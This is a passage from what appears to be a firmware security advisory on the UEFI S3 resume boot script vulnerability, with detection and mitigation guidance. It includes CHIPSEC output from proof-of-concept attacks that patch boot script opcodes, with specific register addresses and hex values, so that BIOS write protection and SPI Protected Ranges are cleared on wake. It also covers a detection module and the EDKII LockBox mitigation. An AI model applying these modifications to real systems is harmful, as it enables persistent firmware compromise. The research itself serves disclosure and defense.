
```
  Values : 0x0E14

[569] Entry at offset 0x4BFB (len = 0x21, header len = 0x8):
Data:
04 00 00 00 00 00 00 00 dc 00 1f 00 00 00 00 00 | ♦       M ▼
01 00 00 00 00 00 00 00 09                      | ☺
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x00 (1 bytes)
  Address: 0x001F00DC
  Unknown: 0x0000
  Count  : 0x1
  Values : 0x09

[570] Entry at offset 0x4C1C (len = 0x24, header len = 0x8):
Data:
04 02 00 00 00 00 00 00 18 00 1e 00 00 00 00 00 | ♦☻      ↑ ▲
01 00 00 00 00 00 00 00 ff ff ff ff             | ☺       ÿÿÿÿ
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x02 (4 bytes)
  Address: 0x001E0018
  Unknown: 0x0000
  Count  : 0x1
  Values : 0xFFFFFFFF

[571] Entry at offset 0x4C40 (len = 0x22, header len = 0x8):
Data:
04 01 00 00 00 00 00 00 1c 00 1e 00 00 00 00 00 | ♦☺      ∟ ▲
01 00 00 00 00 00 00 00 ff ff                   | ☺       ÿÿ
Decoded:
  Opcode : S3_BOOTSCRIPT_PCI_CONFIG_WRITE (0x04)
  Width  : 0x01 (2 bytes)
  Address: 0x001E001C
  Unknown: 0x0000
  Count  : 0x1
  Values : 0xFFFF

[572] Entry at offset 0x4C62 (len = 0x24, header len = 0x8):
```

Figure 3 Modified opcode in S3 boot script to disable BIOS write protection upon resume from Sleep



```
cript >s3script_after.log
```

Figure 4 After S3 boot script the system is placed in Sleep




```
[*] Module path: E:\source\tool\chipsec\modules\common\bios_wp.pyc
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x09 << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 1 << BIOS Write Enable
    [01] BLE              = 0 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 0 << SMM BIOS Write Protection
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region

[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely

[CHIPSEC] *************************  SUMMARY  *************************
[CHIPSEC] Time elapsed          0.063
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        0:
[CHIPSEC] Modules failed        1:
[-] FAILED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *************************************************************

E:\source\tool>
```

Figure 5 BIOS protections are disabled after the system resumes from S3 sleep state

Example 2


In the following example, we use a system which stores S3 boot script in unprotected memory. The system is using SPI Flash Protected Ranges to protect its EFI firmware in system SPI flash memory. The screenshot on Fig. 6 below shows that registers PR0-PR2 are programmed to provide write-protection of certain regions of the flash memory where EFI firmware is stored and the flash descriptor region (flash address `0x0` to `0x1000`). Note that the `common.bios_wp` test fails because Protected Ranges don't cover the entire region with EFI firmware.

The next screenshot on Fig. 7 shows a proof-of-concept attack modifying the opcode in the S3 boot script which is responsible for restoring the value of PR0 register at MMIO address `0xFED1F874`. The attack is setting the value to be restored to 0 effectively clearing the protection offered by PR0. The step is repeated two more times to modify opcodes restoring the values of registers PR1 and PR2, at MMIO addresses `0xFED1F878` and `0xFED1F87C` respectively. The screenshot on Fig. 8 shows modified S3 boot script table after all modifications. Note that registers PR0-PR2 are locked by the Flash Lock-Down hardware lock bit (FLOCKDN) in HSFS register (MMIO address `0xFED1F804`). In the S3 boot script the opcode restoring the value of HSFS register restores the FLOCKDN bit to 1 locking down PR0-PR2 registers upon resuming from sleep. After the system is put to sleep and woken up, EFI firmware executes maliciously modified S3 boot script and doesn't restore proper values of registers PR0-PR2 effectively disabling protection of the EFI firmware in SPI flash memory despite that the Flash Lock-Down bit is restored (see Fig. 9).


liveuser@localhost:/home/liveuser/Desktop/chipsec/source/tool
File Edit Tabs Help
liveuser@localho...


```
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 0A04

[+] loaded chipsec.modules.common.bios_wp
[*] running loaded modules ..

[*] running module: chipsec.modules.common.bios_wp
[*] Module path: /home/liveuser/Desktop/chipsec/source/tool/chipsec/modules/common/bios_wp.pyc
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x18 << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 0 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 1 << Top Swap Status
    [05] SMM_BWP          = 0 << SMM BIOS Write Protection
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00190000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 80010000 | 00000000 | 00001000 | 1   | 0
PR1 (78)     | 860F0190 | 00190000 | 0060F000 | 1   | 0
PR2 (7C)     | 9FFF0632 | 00632000 | 01FFF000 | 1   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] SPI protected ranges write-protect parts of BIOS region (other parts of BIOS can be modified)

[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely

[CHIPSEC] *************************  SUMMARY  *************************
[CHIPSEC] Time elapsed          0.001
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        0:
[CHIPSEC] Modules failed        1:
[-] FAILED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *************************************************************
[root@localhost tool]# 
```

Figure 6 Protected Ranges (PR0 - PR2) are configured on the system to protect EFI firmware in SPI flash memory


liveuser@localhost:/home/liveuser/Desktop/chipsec/source/tool
File Edit Tabs Help


```
[x][ =======================================================================
[x][ Module: S3 Resume Boot-Script Testing
[x][ =======================================================================
[uefi] searching for EFI variable(s): ['AcpiGlobalVariable']
[uefi] found: 'AcpiGlobalVariable' {af9ffd67-ec10-488a-9dfc-6cbf5ee22c2e} NV+BS+RT variable
[uefi] Pointer to ACPI Global Data structure: 0x000000008CF8B000
[uefi] Decoding ACPI Global Data structure..
[uefi] ACPI Boot-Script table base = 0x000000008CD3F000
[uefi] Found 1 S3 resume boot-scripts
[uefi] S3 resume boot-script at 0x000000008CD3F000
[uefi] Decoding S3 Resume Boot-Script..
[uefi] S3 Resume Boot-Script size: 0x3A55
[*] Looking for 0x2 opcode in the script at 0x000000008CD3F000..
[+] Found opcode at offset 0x2892
Entry at offset 0x2892 (len = 0x17, header len = 0x0):
Data:
02 00 17 02 00 00 00 01 00 00 00 74 f8 d1 fe 00 |
00 00 00 00 00 01 80                            |
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x02 (4 bytes)
  Address: 0xFED1F874
  Count  : 0x1
  Values : 0x80010000

[*] Modifying S3 boot script entry at address 0x000000008CD41892..
[*] Original entry:
02 00 17 02 00 00 00 01 00 00 00 74 f8 d1 fe 00 |           t
00 00 00 00 00 01 80                            |
[*] Modified entry:
02 00 17 02 00 00 00 01 00 00 00 74 f8 d1 fe 00 |           t
00 00 00 00 00 00 00                            |
[*] After sleep/resume, check the value of register 0xFED1F874 is 0x0
[+] PASSED: The script has been modified. Go to sleep..

[CHIPSEC] *************************  SUMMARY  *************************
[CHIPSEC] Time elapsed          0.348
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        1:
[+] PASSED: chipsec.modules.tools.uefi.s3script_modify
[CHIPSEC] Modules failed        0:
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *************************************************************
[root@localhost tool]# 
```

Figure 7 An attack modifies an opcode in the S3 boot script table restoring the value of PR0 register


liveuser@localhost:/home/liveuser/Desktop/chipsec/source/tool
File Edit Tabs Help

```
Entry at offset 0x2892 (len = 0x17, header len = 0x0):
Data:
02 00 17 02 00 00 00 01 00 00 00 74 f8 d1 fe 00 | ^B^@^W^B^@^@^@^A^@^@^@t<FB><D1><FE>^@
00 00 00 00 00 00 00                            | ^@^@^@^@^@^@^@
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x02 (4 bytes)
  Address: 0xFED1F874
  Count  : 0x1
  Values : 0x00000000

Entry at offset 0x28A9 (len = 0x17, header len = 0x0):
Data:
02 00 17 02 00 00 00 01 00 00 00 78 f8 d1 fe 00 | ^B^@^W^B^@^@^@^A^@^@^@x<FB><D1><FE>^@
00 00 00 00 00 00 00                            | ^@^@^@^@^@^@^@
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x02 (4 bytes)
  Address: 0xFED1F878
  Count  : 0x1
  Values : 0x00000000

Entry at offset 0x28C0 (len = 0x17, header len = 0x0):
Data:
02 00 17 02 00 00 00 01 00 00 00 7c f8 d1 fe 00 | ^B^@^W^B^@^@^@^A^@^@^@|<FB><D1><FE>^@
00 00 00 00 00 00 00                            | ^@^@^@^@^@^@^@
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x02 (4 bytes)
  Address: 0xFED1F87C
  Count  : 0x1
  Values : 0x00000000

Entry at offset 0x28D7 (len = 0x15, header len = 0x0):
Data:
02 00 15 01 00 00 00 01 00 00 00 04 f8 d1 fe 00 | ^B^@^U^A^@^@^@^A^@^@^@^D<F8><D1><FE>^@
00 00 00 08 e0                                  | ^@^@^@^H<E0>
Decoded:
  Opcode : S3_BOOTSCRIPT_MEM_WRITE (0x02)
  Width  : 0x01 (2 bytes)
  Address: 0xFED1F804
  Count  : 0x1
  Values : 0xE008

:
```

Figure 8 S3 boot script is modified to restore insecure values (all 0's) in PR0-PR2 registers upon resume


liveuser@localhost:/home/liveuser/Desktop/chipsec/source/tool
File Edit Tabs Help
liveuser@localho

```
[CHIPSEC]       VID: 8086
[CHIPSEC]       DID: 0404

[+] loaded chipsec.modules.common.bios_wp
[*] running loaded modules ..

[*] running module: chipsec.modules.common.bios_wp
[*] Module path: /home/liveuser/Desktop/chipsec/source/tool/chipsec/modules/common/bios_wp.pyc
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x18 << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 0 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 1 << Top Swap Status
    [05] SMM_BWP          = 0 << SMM BIOS Write Protection
[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00190000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region

[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely

[CHIPSEC] ***************************  SUMMARY  ***************************
[CHIPSEC] Time elapsed          0.003
[CHIPSEC] Modules total         1
[CHIPSEC] Modules failed to run 0:
[CHIPSEC] Modules passed        0:
[CHIPSEC] Modules failed        1:
[-] FAILED: chipsec.modules.common.bios_wp
[CHIPSEC] Modules with warnings 0:
[CHIPSEC] Modules skipped 0:
[CHIPSEC] *****************************************************************
[root@localhost tool]#
```

Figure 9 Protected range PR0-PR2 registers are cleared when the system wakes up from S3 sleep

Detection

Detecting these vulnerabilities involves multiple steps.

First, we can try to find the S3 boot script by looking at the UEFI variable `AcpiGlobalVariable`. If this does not point to a protected location, the system may be vulnerable. Of course, system firmware might take other actions that are not immediately visible to protect the memory storing the boot script. For example, firmware might check the integrity of the boot script before executing it or validating the opcodes. We currently do not know of a way to check for these mitigations without attempting to modify the boot script.

Second, we can examine the protection of the UEFI variable that stores the pointer to the script, `AcpiGlobalVariable`. If this variable has the `RUNTIME_ACCESS` attribute, then malware running under the OS (in ring 3, not even ring 0) may be able to modify the variable. If the variable has the `BOOTSERVICE_ACCESS` attribute, then malware would need to first install a bootkit (perhaps bypassing secure boot) to access or modify the variable. It is also sometimes possible to make a variable read only. Even if a read-only variable has this `RUNTIME_ACCESS`, software may not be able to modify it after a certain point in the boot process. We currently do not know of a way to check for these mitigations without attempting to modify the variable.

Finally, we examine the script itself and search for dispatch opcodes. We then parse the opcode and find the entry point for each dispatch opcode. As with testing for protection on the script itself, we can check whether the entry points of dispatch opcodes are protected, but we cannot be sure if other actions of system firmware might protect this memory unless we actually try to modify the entry points.

We are releasing a module for the CHIPSEC framework (`common.uefi.s3bootscript`) that detects whether a firmware implementation on a system has the S3 resume boot script vulnerability.

```
[*] running module: chipsec.modules.common.uefi.s3bootscript
[x][ =======================================================================
[x][ Module: S3 Resume Boot-Script Protections
[x][ =======================================================================
[!] Found 1 S3 boot-script(s) in EFI variables
[*] Checking S3 boot-script at 0x00000000DA88A018
[!] S3 boot-script is in unprotected memory (not in SMRAM)
[*] Reading S3 boot-script from memory..
[*] Decoding S3 boot-script opcodes..
[*] Checking entry-points of Dispatch opcodes..
...
[-] Found Dispatch opcode (at 0x4A15) with entry-point 0x00000000DA5C3260: UNPROTECTED
[-] Entry-points of Dispatch opcodes in S3 boot-script are not in protected memory

[-] FAILED: S3 Boot Script and entry-points of Dispatch opcodes do not appear to be
protected
```

Mitigations

In order to mitigate the issues described in this report, BIOS implementations need to be configured to protect the integrity of the S3 resume boot script and the executable image interpreting the boot script (`BootScriptExecuter` DXE module) when the operating system is in control and across the S3 transition.

One way for the implementation to protect the S3 resume boot script is to always store it in SMRAM (SMM memory range). If this method is used, even ring 0 malware will be unable to modify the script at any time. EDKII designed a *LockBox* mechanism as a generic mechanism to implement this type of mitigation. Details of the LockBox mechanism to protect the S3 boot script are described in *A Tour Beyond BIOS: Implementing S3 Resume with EDKII* [4]. A picture from [4] below illustrates the usage of SMRAM as a LockBox mechanism.




Figure 10 Protecting S3 boot script using EDKII LockBox mechanism and SMRAM

Open source implementation of LockBox mechanism can be found in EDKII. Below is an example of saving S3 resume boot script to SMRAM as implemented by open source EDKII, in `SaveBootScriptDataToLockBox`:

```
//
// mS3BootScriptTablePtr->TableLength does not include EFI_BOOT_SCRIPT_TERMINATE,
because we need add entry at runtime.
// Save all info here, just in case that no one will add boot script entry in SMM.
//
Status = SaveLockBox (
           &mBootScriptDataGuid,
           (VOID *)mS3BootScriptTablePtr->TableBase,
           mS3BootScriptTablePtr->TableLength +
           sizeof(EFI_BOOT_SCRIPT_TERMINATE)
           );
```

